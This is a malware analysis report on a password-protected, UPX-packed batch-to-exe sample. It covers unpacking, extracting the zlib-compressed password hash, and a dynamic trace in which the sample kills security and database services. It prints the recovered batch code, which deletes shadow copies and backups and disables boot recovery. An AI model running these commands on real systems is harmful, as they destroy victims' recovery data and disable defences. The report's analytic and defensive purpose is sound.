BAT MALWARE ANALYSIS

This report will explain about a bat file malware which has be converted to exe with UPX packed and password protected. It also explains how to extract the password of the malware which is compressed using zlib compression algorithm and embedded in the resource section.

STATIC ANALYSIS

md5:791498DAD485ABEA90517BABC3AC8399

Entropy: 7.952

Signature: UPX 3.02


File-type: executable

Compiler-stamp: 0x5A7375FD (Fri Feb 02 01:48:05 2018)

UNPACKING


The malware is packed with UPX which can easily be unpacked using UPX itself or by finding the tail jump and dumping the memory from the OEP. The following command can be used to unpack the sample *upx -d del.exe*

In order for the malware to run we need to input a password and now we need to find the password. Using PEstudio take a look at unpacked sample's strings we find "*inflate 1.2.8 Copyright 1995-2013 Mark Adler*"




```
value (1290)
/*/
I*UBkUvMX
SU3
a!Br
e1ZM
inflate 1.2.8 Copyright 1995-2013 Mark Adler
n;^
tA3
!1Aa
!1ai
!?Zg
!AxU
!This program cannot be run in DOS mode.
```

Looking it up points out to some code related to zlib compression this gives a sense that the malware is using zlib compression somewhere. Taking a look at resource section we can see there is the magic byte for zlib 78 9C and the section has high entropy



entropy	language (1)	first-bytes-hex	first-bytes-text
0.000	neutral	01	..
6.609	neutral	78 9C BD 90 31 0E C2 30 0C 45 1F 37 C...	x .. .. .. 1 .. .. 0 .. E .. 7 .. ..
3.170	neutral	A2 CC 45 C1 F7 D0 5F 62 1F	.. .. E .. .. .. _ b ..
7.994	neutral	86 CC 4A C5 B6 92 51 70 79 CC FF DD ...	.. .. J .. .. .. Q p y .. ..
5.088	neutral	3C 3F 78 6D 6C 20 76 65 72 73 69 6F 6E...	< ? x m l v e r s i o n = " 1

To extract the section we can dump the memory and use Cyberchef. By using zlib inflate method to extract the file and it leads to showing the password MD5 hash “4dbf44c6b1be736ee92ef90090452fc2” which decrypts to “boris”



Zlib Inflate

Start index: 0

Initial output buffer size: 0

Buffer expansion type: Adaptive

☐ Resize buffer after decompression

☐ Verify result

Remove null bytes

Name: resorcedump.dump

Size: 144 bytes

Type: unknown

Loaded: 100%


Output

```
start:  1     time: 10ms
  end: 33   length:  165
length: 32    lines:    1
```


```
.4dbf44c6b1be736ee92ef90090452fc2                    Password prompt*Pleas
enter the correct password to continue:*Wrong password
```

DYNAMIC ANALYSIS

Now that we have the password for the sample we could take a look at what it does. After running the sample we can see it creates many processes and attempts to stop a lot of services and processes but we still don’t know how many.



Path	Result	Detail
C:\Windows\system32\taskkill.exe	SUCCESS	PID: 4340, Command line: taskkill /f /im amazon-ssm-agent.exe*
C:\Windows\system32\wbem\wmiprvse.exe	SUCCESS	PID: 4528, Command line: C:\Windows\system32\wbem\wmiprvse.ex...
C:\Windows\system32\net.exe	SUCCESS	PID: 4700, Command line: net stop SecurityHealthService
C:\Windows\system32\net1.exe	SUCCESS	PID: 4584, Command line: C:\Windows\system32\net1 stop Security...
C:\Windows\system32\taskkill.exe	SUCCESS	PID: 3916, Command line: taskkill /f /im SecurityHealthService.exe*
C:\Windows\system32\net.exe	SUCCESS	PID: 4456, Command line: net stop FirebirdServerDefaultInstance
C:\Windows\system32\net1.exe	SUCCESS	PID: 4524, Command line: C:\Windows\system32\net1 stop FirebirdS...
C:\Windows\system32\taskkill.exe	SUCCESS	PID: 4520, Command line: taskkill /f /im firebird.exe*
C:\Windows\system32\net.exe	SUCCESS	PID: 4732, Command line: net stop SQLTELEMETRY
C:\Windows\system32\net1.exe	SUCCESS	PID: 4720, Command line: C:\Windows\system32\net1 stop SQLTEL...
C:\Windows\system32\net.exe	SUCCESS	PID: 4740, Command line: net stop SQLTELEMETRY$SQLEXPRESS
C:\Windows\system32\net1.exe	SUCCESS	PID: 4756, Command line: C:\Windows\system32\net1 stop SQLTEL...
C:\Windows\system32\taskkill.exe	SUCCESS	PID: 4676, Command line: taskkill /f /im sqlceip.exe*
C:\Windows\system32\net.exe	SUCCESS	PID: 4184, Command line: net stop OfficeSvc
C:\Windows\system32\net1.exe	SUCCESS	PID: 3900, Command line: C:\Windows\system32\net1 stop OfficeSvc
C:\Windows\system32\taskkill.exe	SUCCESS	PID: 4772, Command line: taskkill /f /im integratedoffice.exe*
C:\Windows\system32\net.exe	SUCCESS	PID: 4804, Command line: net stop SVCE




```
C:\Windows\system32\net1.exe        SUCCESS   PID: 4820, Command line: C:\Windows\system32\net1  stop SVCE
C:\Windows\system32\taskkill.exe    SUCCESS   PID: 4076, Command line: taskkill  /f /im svcenterprise.exe"
C:\Windows\system32\taskkill.exe    SUCCESS   PID: 4848, Command line: taskkill  /f /im drivermax.exe"
C:\Windows\system32\taskkill.exe    SUCCESS   PID: 1728, Command line: taskkill  /f /im innostp.exe"
C:\Windows\system32\taskkill.exe    SUCCESS   PID: 3152, Command line: taskkill  /f /im Flow.exe"
C:\Windows\system32\taskkill.exe    SUCCESS   PID: 4424, Command line: taskkill  /f /im HTML5service.exe"
C:\Windows\system32\net.exe         SUCCESS   PID: 4984, Command line: net  stop PCoIPPrintingSvc
C:\Windows\system32\net1.exe        SUCCESS   PID: 4696, Command line: C:\Windows\system32\net1  stop PCoIPPri..
C:\Windows\system32\net.exe         SUCCESS   PID: 5028, Command line: net  stop PCoIPArbiterService
C:\Windows\system32\net1.exe        SUCCESS   PID: 5024, Command line: C:\Windows\system32\net1  stop PCoIPAr...
C:\Windows\system32\net.exe         SUCCESS   PID: 5096, Command line: net  stop PCoIPAgent
C:\Windows\system32\net1.exe        SUCCESS   PID: 5104, Command line: C:\Windows\system32\net1  stop PCoIPAg..
C:\Windows\system32\taskkill.exe    SUCCESS   PID: 3928, Command line: taskkill  /f /im pcoip_agent.exe"
C:\Windows\system32\taskkill.exe    SUCCESS   PID: 5056, Command line: taskkill  /f /im pcoip_arbiter_win32.exe"
C:\Windows\system32\taskkill.exe    SUCCESS   PID: 4132, Command line: taskkill  /f /im pcoip_vchan_printing_svc.exe
C:\Windows\system32\net.exe         SUCCESS   PID: 4944, Command line: net  stop SolarWindsAgent64
C:\Windows\system32\net1.exe        SUCCESS   PID: 4168, Command line: C:\Windows\system32\net1  stop SolarWin..
C:\Windows\system32\net.exe         SUCCESS   PID: 1176, Command line: net  stop SkyLightWorkspaceConfigService
C:\Windows\system32\net1.exe        SUCCESS   PID: 4160, Command line: C:\Windows\system32\net1  stop SkyLight...
```

Opening the sample in x64dbg and run the sample till where it ask for the password analyzing the strings we see “b2eincfilecount” and “b2eincfile” investigating further using google it leads to a BATtoEXE converter, all it does is convert a batch file to an executable in addition it has the option to pack the file with UPX and protect it with a password, now it all make sense, more details can be found https://documentation.help/BAT2EXE/en.html


And the converter can be downloaded from
https://github.com/tokyoneon/B2E/blob/master/Bat_To_Exe_Converter.zip

Open the converter and go to tools > Exe to Bat to convert the exe file to bat. Enter the password “boris” and give a location to save the output file and then we have a file called **dell.bat**



INHIBIT SYSTEM RECOVERY (T1490)

Open the file in a text editor we can see the complete code as mentioned it stops a lot of services and kills lots of processes too but one thing that catch the eye is at the end it deletes shadow files.



```
wbadmin DELETE SYSTEMSTATEBACKUP -keepVersions:0
wbadmin DELETE BACKUP -keepVersions:0
wmic SHADOWCOPY DELETE
vssadmin Delete Shadows /All /Quiet
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin list shadows

timeout /T 1

vssadmin delete shadows /all

timeout /T 1

@echo off

net stop VSS
taskkill /f /im VSSVC.exe*
net stop swprv
net stop SDRSVC
net stop wbengine
net stop vmicvss
```

IOC’s

Mitre ATT&CK techniques

T1215: https://attack.mitre.org/techniques/T1215

T1045: https://attack.mitre.org/techniques/T1045

T1012: https://attack.mitre.org/techniques/T1012

T1076: https://attack.mitre.org/techniques/T1076

HYBRID ANALYSIS REPORT

https://www.hybrid-analysis.com/sample/17e78d449ea2206adcf8fad3bc0b60eb3eeca35937d543a003b53f7b053d9398/5eac8627f6c74e6ebd4b70f9